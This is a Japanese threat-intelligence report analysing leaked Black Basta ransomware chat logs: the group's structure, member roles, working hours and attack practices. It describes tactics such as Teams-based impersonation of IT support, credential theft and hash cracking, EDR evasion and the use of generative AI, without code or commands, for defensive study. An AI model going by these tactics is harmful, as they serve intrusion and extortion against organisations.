三井物産セキュアディレクション株式会社
Mitsui Bussan Secure Directions, Inc.

Behind Black Basta

A Deep Dive into Leaked Criminal Conversations

Takashi Yoshikawa
Masaki Kasuya
Mika Fukuda
Yuichi Yasuda

August 14, 2025 Rev. 1.00

Cyber Intelligence Group

はじめに

本レポートは、MBSD サイバーインテリジェンスグループ（CIG ※）が、2025 年 2 月に流出した Black Basta の内部チャットログ（約 134 万行）を詳細に分析し、その実像と新たなサイバー攻撃の潮流を明らかにするものである。攻撃者の人間性、組織性、技術力を三位一体で捉えることで、従来の単純な「犯罪者」像とは異なる深層構造が浮かび上がる。

※CIG は、マルウェア解析、ランサムウェアグループの活動実態調査、脅威インテリジェンスの収集・分析、および脅威情報の発信・共有活動を担う MBSD の専門チームです。

エグゼクティブサマリー

2025 年 2 月 11 日、ランサムウェア攻撃グループ Black Basta の内部チャットログ約 20 万件（期間 ： 2023 年 9 月から 2024 年 9 月までの約 1 年間） が流出した。同グループは世界中から 1 億ドル以上を恐喝したとされる大規模な脅威アクターである。本レポートでは、このチャットログを体系的に検証し、Black Basta の組織構造、活動実態、技術的手法を詳細に分析した。

チャットログの内容から、Black Basta が高度な攻撃手法を駆使し、生成 AI などの最新技術を迅速に悪用する組織であることを確認した。また、通常は表面化しない攻撃グループの内情や人間的な側面についても分析に含めた。これらの実態把握を通じて、基本的なセキュリティ対策の徹底に加え、新たな脅威に対応した防御体制の構築が急務であることが再認識できる。

分析で明らかになった実態

人間的側面

- メンバー同士の活発なコミュニケーション
  私生活に関する相談やアドバイスが随所に見られたほか、強い上下関係や確執も浮き彫りになった。

- 攻撃者の倫理観
  ある大規模医療ネットワークへの攻撃で子供を含む患者の生命に深刻な影響を及ぼす事態に発展したことを受け、チャット上ではその対応についての議論が交わされていた。事態の深刻さに動揺を見せる一方で、身代金を得る手段を冷静に画策する様子が記録されている。人命リスクを認識した上で金銭的利益を追求する姿勢は、攻撃者の倫理観の欠如を示している。

- 国際的な取り組みの重要性
  法執行機関による取り締まりを強く恐れている様子が確認でき、これまでの国際的な取り組みが抑止力として効果的に作用していることが判明した。今後もさらに、各国が足並みをそろえた取り締まり強化を続けていくことが重要である。

組織的側面

- 秩序的で統制されたグループ
  明確な指揮系統が存在し、リーダーが強い統制力を行使していることが確認できた。各メンバーには特定の役割が割り当てられ、厳格な上下関係のもとで活動していたことが分かった。

- 物理的拠点での集団活動
  チャットログから、メンバーが同一のオフィスで生活しながら犯罪活動に従事している実態が明らかになった。食事や睡眠もこの拠点で行い、外部との接触を制限した環境下で攻撃を実行している。この隔離された活動形態は、情報漏洩リスクの低減と継続的な攻撃能力の維持を狙ったものと考えられる。

技術的側面

- 脆弱性の悪用
  攻撃者は既知の脆弱性からゼロデイまで幅広く情報を収集し、新規公開された脆弱性については数日以内に悪用方法を検討していた。これは脆弱性が公開されてからパッチを適用するまでのわずかな期間に攻撃を受けるリスクが高いことを示している。組織としては、使用するネットワーク機器やソフトウェアの脆弱性情報を常に把握し、優先度に応じた迅速なパッチ適用体制の構築が不可欠である。

- 高度なフィッシング手法
  攻撃者は効果的なソーシャルエンジニアリング手法を常に研究・改良している様子が確認できた。特に Microsoft Teams を悪用した手法では、正規の IT サポートを装い、プラットフォームの信頼性を利用して従業員の警戒心を解いている。技術的な対策を回避しながら人間の心理的な隙を突く手法を継続的に改良しており、従業員教育の重要性が一層高まっている。

- 流出した認証情報の悪用
  攻撃者は組織の認証システムを主要な侵入経路として悪用していることが分かった。こうした手法の一つとして、認証情報の不正利用や、脆弱なパスワードを狙った攻撃を確認した。防御策が強化される環境下でも、認証情報の管理における人的要因の脆弱性が依然として狙われており、技術的対策と人的対策を組み合わせた包括的なセキュリティアプローチの重要性が示されている。

- 生成 AI の悪用
  攻撃者は高い技術適応力を有しており、生成 AI やディープフェイク技術などの最新技術を迅速に攻撃手法に組み込んでいることが分かった。これらの先端技術を悪用した攻撃に対しては、従来のセキュリティ対策に加え、AI 時代に即した新たな防御戦略の策定が不可欠となっている。

本レポートでは、技術的側面だけでなく、組織運営や人間的側面など多角的にランサムウェア攻撃グループの実態を明らかにする。

目次

1. 本レポートの概要

1.1 基本情報

Black Basta とは

Black Basta は、2022 年 4 月から 2025 年 1 月にかけて活動した多重恐喝型ランサムウェア攻撃グループである。日本企業を含む約 580 の被害組織がリークサイトに掲載されたことを確認しているが、公になっていないケースを考慮すると実被害はさらに多いと考えられる。身代金被害総額は 1 億ドル以上とされる。

流出したチャットログについて

流出日	：2025 年 2 月 11 日
経緯	：Telegram 上でアカウント名「ExploitWhispers」により流出
チャット期間	：2023 年 9 月 18 日から 2024 年 9 月 28 日
チャット数	：約 20 万件（約 134 万行、4,606 万文字）
言語	：ロシア語・約 78%、英語・約 22%

参加メンバー

アカウント数	：全 49 アカウント
参加期間	：1 日～379 日 ※スポット要員と見られる外部協力者も含まれる。

1.2 本レポートの概要と示唆

本レポートでは、チャットログに記録された Black Basta の活動実態から、人間的・組織的・技術的側面に着目した分析を行った。

人間的な側面としては、メンバー間における対人関係の葛藤や、私生活についての発言が見られ、その都度アドバイスや相談する様子が記録されている。また、法執行機関からの摘発や内部の裏切りへの警戒を示す会話も見られ、犯罪集団の心理が浮かび上がった。

組織的側面では、物理的な活動拠点を持ち、秩序だった組織構造に基づいて運営されていることが明らかとなった。リーダーは強い統率力を持ち、各メンバーには役割が与えられている。メンバーは共同生活の中で役割ごとに作業に徹しており、情報統制と効率性を重視する方針がうかがえた。

技術的側面としては、ゼロデイ脆弱性や既知の脆弱性の悪用をはじめとする様々な戦術を持っていることが分かった。さらに生成 AI など最新の技術も取り入れながら、攻撃の成功率を上げるための工夫や発想について、日常的に会話している様子を確認した。また、攻撃ツールを自ら開発する様子も記録されており、Black Basta が極めて高度な技術力を持つ集団であることが再確認できた。これらの事実は、基本的なセキュリティ対策に加え、進化し続ける攻撃手法への対策をアップデートしていくことの重要性を物語っている。

日本企業への攻撃に関する分析では、リークや公表により被害が公となっていない組織についての言及が多数確認できた。攻撃グループは水面下で淡々と標的を選定しており、あらゆる組織が攻撃対象となり得る。このような言及から、公開されている被害事例はあくまでも氷山の一角にすぎないことが改めて分かった。

さらに恐喝手法という観点で分析したところ、Black Basta は身代金を支払う可能性が高い標的を厳選していることが判明した。被害組織の財務状況を事前に調査し、その結果に基づいて身代金要求額を算出している。また、被害組織との交渉においては事前に作成された台本を使用しており、身代金獲得の成功率向上を図る体系的なアプローチが明らかとなった。

チャットログには、他の攻撃グループとの繋がりを示唆する会話が散見された。これらの会話から、Black Basta は他グループとの間に、活動が制限された場合でもメンバーが移籍して活動を継続できるようなネットワークを構築していると推測できる。また、他グループに対する捜査機関の動向についても言及しており、業界全体の動向を把握しながら危機回避に努めている様子もうかがえた。

第 2 章以降では上記の観点について、より詳細な分析を行った。本レポートがランサムウェア攻撃グループの実態理解と、ランサムウェア対策の一助となれば幸いである。

2. 主要情報の横断的整理と分析

本章では、Black Basta のチャットログ全体を対象として、以下の情報を軸に横断的な整理と分析を行った。

- 時系列
- 発言頻度
- アカウントの役割
- 登場する IP アドレス / ドメイン名

個別のやりとりに踏み込む前に、まずはこのチャットログ全体から浮かび上がる組織全体の構造的な特徴を明らかにすることを目的とする。

アカウントの発言傾向や出現時期、指揮層・技術部門・運営部門・実働部隊といった機能別の役割を分析することで、Black Basta の指揮系統を把握できる。参加メンバーの活動時間帯の傾向からは、主に月曜から金曜の日中に集中するという、極めて一般企業に近い活動形態が明らかとなっており、無秩序な個人活動とは一線を画す、内部統制と作業計画に基づいた運営体制が確認できた。

これらの分析から、Black Basta は単なる匿名的な個人の集まりではなく、継続的に運営されるチームであったことが明らかとなった。

2.1 出現アカウントの整理

チャットログには 49 のアカウントが出現する。アカウントごとの発言期間に注目すると、コアメンバー（250 日以上）、中期メンバー（100 日～249 日）、短期メンバー（10 日～99 日）、超短期メンバー（10 日未満）に大別できた。発言期間や発言数を分析したところ、リーダー「gg」は、他のコアメンバーと比較しても圧倒的な数の発言数であった。会話内容から、攻撃、運営、プライベートといった様々な場面で中心的な役割を担っていた gg が Black Basta において強い統率力を発揮していた様子が垣間見える。

コアメンバーについての情報整理

Black Basta の中心的役割を担うコアメンバー（発言期間 250 日以上のメンバー）について、以下に詳細をまとめた。

gg（リーダー）
すべてのオペレーションの中心であり、強い意思決定権をもつ。

lapa（指揮層・作戦）
gg などの指揮層メンバーに対して従順で即応性があり、多岐にわたるオペレーションに携わる中核的存在。

nn（指揮層・技術）
マルウェアの挙動確認や侵入準備などを担当し、gg に追従する発言が多い。

yy（指揮層・技術）
独自プロトコルの導入や暗号化の実装など、インフラを支える技術担当。

burito（指揮層・技術）
暗号化や EDR バイパス技術に精通し、広範囲の攻撃フェーズを把握・指揮。

muaddib6（指揮層・技術）
技術的な中心メンバーとして感染工程を統括し、マルウェア開発・EDR 回避・横展開を指揮。

cameron777（指揮層・戦略）
抜き出したデータの内容を精査・分析し、burito などの上位メンバーに報告。

hunter（技術部門）
NTDS 抽出やハッシュクラックといったパスワード情報の奪取に特化し、感染タイミングと連携しながら進捗を管理。

boy（技術部門）
資格情報ハッシュの抽出と解析を担当し、技術的判断と成果を他メンバーに共有。

cob_crypt_ward（技術部門）
マルウェアの暗号化展開とペイロード準備を担い、他の技術担当との連携・調整を行う。

tt（技術部門）
インフラ構築、C2 の運用、VPS 調整、DNS 設定など、サーバー管理全般を統括。

777（技術部門）
Hashcat を用いたハッシュ解析補助を担当し、バッチ処理やクレデンシャル抽出を実施。

cc（運営部門）
データの分類・加工・リーク掲載を統括し、心理的圧力や交渉戦略を考慮した公開タイミングを管理。

ugway（実働部隊）
スパムやフィッシング攻撃のインフラ構築・運用を担い、他の技術部門と連携して攻撃を実行。

chuck（実働部隊）
EDR や Windows Defender に対応する検知回避のための戦術設計と、技術担当への助言を行う。

zz（実働部隊）
ネットワークスキャン結果の調査・分類を担当し、攻撃対象の特定と情報伝達を実施。

ww（実働部隊）
ランサムウェアの展開、DNS/C2 通信設定の調整、内部標的への感染実行および痕跡除去を担当。

mm（実働部隊）
フィッシング経由の認証情報を用いた VPN 侵入とネットワークスキャンを担当し、結果を報告。


ss（実働部隊）
RDP 経由での侵入からランサムウェアの展開・実行・インフラ運用までを一手に担う。

jj（実働部隊）
感染済みマシンの C2 通信状況や安定性を管理し、暗号化準備やログ削除を通じて攻撃基盤を維持。

timber（実働部隊）
標的ネットワークにおける SMB や MSRPC などの脆弱性を調査・報告し、攻撃可能なホストを可視化。


アカウントごとの発言期間

全期間におけるユーザーごとの発言期間を可視化すると、長期間在籍するコアメンバーのほか、中期・短期メンバーが存在し、中には数日程度しか活動しない超短期メンバーもいることが分かった。Black Basta は固定されたコアメンバーを中核としつつも、必要に応じて外部協力者や短期参加者を柔軟に取り入れる流動的な組織構成であったことがうかがえる。



発言頻度

メンバーの発言数を集計した結果、リーダー「gg」の発言数は他のメンバーと比較して突出して多いことが分かった。「gg」は技術的・運営的側面はもとより、プライベートな内容に至るまであらゆる会話に参加しており、同人物が組織内の意思決定全般に深く関与し、強い影響力を持っていた実態が浮かび上がった。



チャットに出現するアカウント一覧

#	アカウント名	部署（大枠）	役割（詳細分類）	参加日数	発言数
1	gg	リーダー（統括）	別名 Trump/最高指導者/最終意思決定者/コアメンバー	376 日	83450
2	lapa	指揮層（作戦）	スパム/フィッシングキャンペーン責任者/コアメンバー	370 日	26375
3	nn	指揮層（技術）	システム侵入開発(ネットワーク/VPN 指揮)/コアメンバー	264 日	8528
4	yy	指揮層（技術）	別名 bio/技術インフラ統括(C2/暗号化)/コアメンバー	372 日	7230
5	burito	指揮層（技術）	主要クリプター(EXE/DLL 暗号化リーダー)/コアメンバー	336 日	2170
6	muaddib6	指揮層（技術）	マルウェアエンジニア(インフェクター技術指揮)/コアメンバー	359 日	2455
7	cameron777	指揮層（戦略）	身代金交渉リーダー/アクセスブローカー/コアメンバー	303 日	3642
8	hunter	技術部門	ハッシュ解析統括(状況管理)/コアメンバー	372 日	518
9	boy	技術部門	ハッシュ解析担当/コアメンバー	371 日	660
10	cob_crypt_ward	技術部門	クリプター(CobaltStrike 暗号化/UDRL 生成)/コアメンバー	283 日	1683

11	tt	技術部門	インフラ担当/サーバー管理/コアメンバー	276 日	1544
12	777	技術部門	ハッシュ解析補助(Hashcat 担当)/コアメンバー	276 日	474
13	blood	技術部門	マルウェア配布/クリプター/中期メンバー	177 日	144
14	dd	技術部門	脆弱性調査/短期メンバー	12 日	28
15	sunortla	技術部門	クリプター/超短期メンバー	8 日	253
16	temp	技術部門	開発テスト担当/単日メンバー	1 日	7
17	cc	運営部門	データ収集・リーク公開管理/コアメンバー	364 日	1417
18	u123	運営部門	データ収集・リーク公開管理/身代金交渉/中期メンバー	207 日	783
19	tinker	運営部門	身代金交渉/ブログ管理/中期メンバー	176 日	1163
20	xx	運営部門	ブログ/データ管理/短期メンバー	89 日	698
21	ng	運営部門	アドバイザー/連絡係/短期メンバー	24 日	34
22	nn1	運営部門	資金管理/インフラ担当/短期メンバー	13 日	92
23	ugway	実働部隊	スパム/フィッシング/インフラ担当/コアメンバー	343 日	6082
24	chuck	実働部隊	技術アドバイザー(検知回避)/コアメンバー	319 日	1374
25	zz	実働部隊	スキャン結果調査/コアメンバー	277 日	1536
26	ww	実働部隊	ランサムウェアデプロイヤー(DNS/C2 調整)/コアメンバー	276 日	1698
27	mm	実働部隊	システム侵入/スキャナー/コアメンバー	276 日	1636
28	ss	実働部隊	システム侵入/運用/コアメンバー	270 日	5537
29	jj	実働部隊	感染システム管理/コアメンバー	269 日	944
30	timber	実働部隊	脆弱性スキャナー/コアメンバー	267 日	258
31	adm	実働部隊	ランサムウェア展開管理/中期メンバー	194 日	236
32	n3auxaxl	実働部隊	システム開発者(スティラー運用)/中期メンバー	144 日	6416
33	nickolas	実働部隊	システム侵入開発(ネットワーク/VPN 指揮)/中期メンバー	143 日	3670
34	ssd	実働部隊	スパム担当/初期アクセス/短期メンバー	99 日	2282
35	w	実働部隊	ボット開発(新サーバー/JS 検証)/短期メンバー	94 日	13640
36	vv	実働部隊	システム侵入オペレーター/短期メンバー	89 日	1665
37	ff	実働部隊	ランサムウェアデプロイヤー/短期メンバー	88 日	397
38	hh	実働部隊	感染システム探索者/短期メンバー	88 日	226
39	iamnurnazarov	実働部隊	電話オペレーター/短期メンバー	36 日	734
40	arslanshabbirmalik	実働部隊	アウトソーシング電話オペレーター/短期メンバー	36 日	366
41	manager361	実働部隊	電話オペレーション管理者/短期メンバー	36 日	577
42	manager880	実働部隊	電話オペレーター/ソーシャルエンジニアリング/短期メンバー	35 日	481
43	staffer	実働部隊	ボット操作担当/VNC・スティーラー運用/短期メンバー	32 日	138
44	mel	実働部隊	ソーシャルエンジニアリングコーディネーター/短期メンバー	16 日	1106
45	ugw	実働部隊	ソーシャルエンジニアリングコーディネーター/超短期メンバー	4 日	304
46	lincoln	実働部隊	電話オペレーター/超短期メンバー	8 日	1640
47	princehorn	実働部隊	侵入作業員(AnyDesk 補佐)/超短期メンバー	1 日	71
48	colin	実働部隊	システム侵入オペレーター/超短期メンバー	1 日	27
49	mecor	不明	不明(発言なし)/超短期メンバー	1 日	1

2.2 チャットの時系列分析


Black Basta の活動を時系列で分析した結果、一般的な会社組織のような実態が浮かび上がった。チャットの発信は平日の日中に集中しており、このことから主に平日の日中に活動していたことが分かる。また、季節ごとの活動量の変動も確認でき、年始などには長期休暇を取得していたことも明らかになった。

しかし、メンバー間で休暇日数に差があることや、深夜まで作業している様子も確認している。このことから、活動時間は一律でなく、階級などによって差異があることがチャットログから判明した。

曜日・時間帯の分析

曜日と時間帯別の詳細な分析により、Black Basta の明確な活動パターンが浮かび上がった。チャットの発信は月曜から金曜の 8 時～19 時頃に集中しており、週末や深夜の活動は相対的に少ない傾向にある。しかし、休日や深夜にも会話が交わされており、メンバー間に強い繋がりがあったことを示唆している。

曜日・時間帯別の活動パターン



週単位のメッセージ数

